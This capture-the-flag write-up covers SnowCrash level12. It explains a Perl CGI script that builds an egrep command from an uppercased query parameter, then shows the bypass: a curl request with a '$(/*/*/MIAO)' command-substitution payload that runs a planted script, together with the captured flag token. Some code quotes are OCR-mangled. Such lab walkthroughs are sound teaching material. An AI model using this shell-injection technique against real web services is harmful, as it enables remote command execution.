
./level12

Inside the level12 home directory, we found a Perl script named *“level12.pl”*.
This script seemed simple but proved to be a real brain-teaser, listening on localhost port 4646 and employing the CGI module to process web inputs.



```
#!/usr/bin/env perl
# localhost:4646
use CGI qw{param};
print «Content-type: text/html\n\n»;

sub t {
  $nn = $_[1];
  $xx = $_[0];
  $xx =~ tr/a-z/A-Z/;
  $xx =~ s/\s.*//;
  @output = `egrep “^$xx” /tmp/xd 2>&1`;
  foreach $line (@output) {
      ($f, $s) = split(/:/, $line);
      if($s =~ $nn) {
          return 1;
      }
  }
  return 0;
}

sub n {
  if($_[0] == 1) {
      print(“..”);
  } else {
      print(«.»);
  }
}

n(t(param(«x»), param(«y»)));
```

The crux of the script is the following command:


@output = `egrep “^$xx” /tmp/xd 2>&1`;

Here, the *“$xx”* variable is sanitized from HTML query parameter *“x”*. The challenge was that *”$xx”* gets converted to uppercase and truncated at spaces, making conventional shell injection difficult.

The script’s primary function is to:

- Convert $_[0] to uppercase.
- Trim spaces and any subsequent characters from $_[0].
- Use egrep to search the /tmp/xd file for lines beginning with the altered $_[0].

Our breakthrough came when we realized we could exploit the egrep command to execute an all-uppercase file. Thus, we devised an executable script that invokes the getflag command and writes the output to another file:



```
level13@SnowCrash:~$ cat /var/tmp/MIAO
#!/bin/sh

getflag > /var/tmp/flag

level12@SnowCrash:~$ chmod 777 /var/tmp/MIAO

level12@SnowCrash:~$ curl http://localhost:4646?x=’$(/*/*/MIAO)’

..level12@SnowCrash:~$ cat /var/tmp/flag
Check flag.Here is your token : g1qKMiRpXf53AWhDaU7FEkczr

level12@SnowCrash:~$ su level13
Password: g1qKMiRpXf53AWhDaU7FEkczr

level13@SnowCrash:~$
```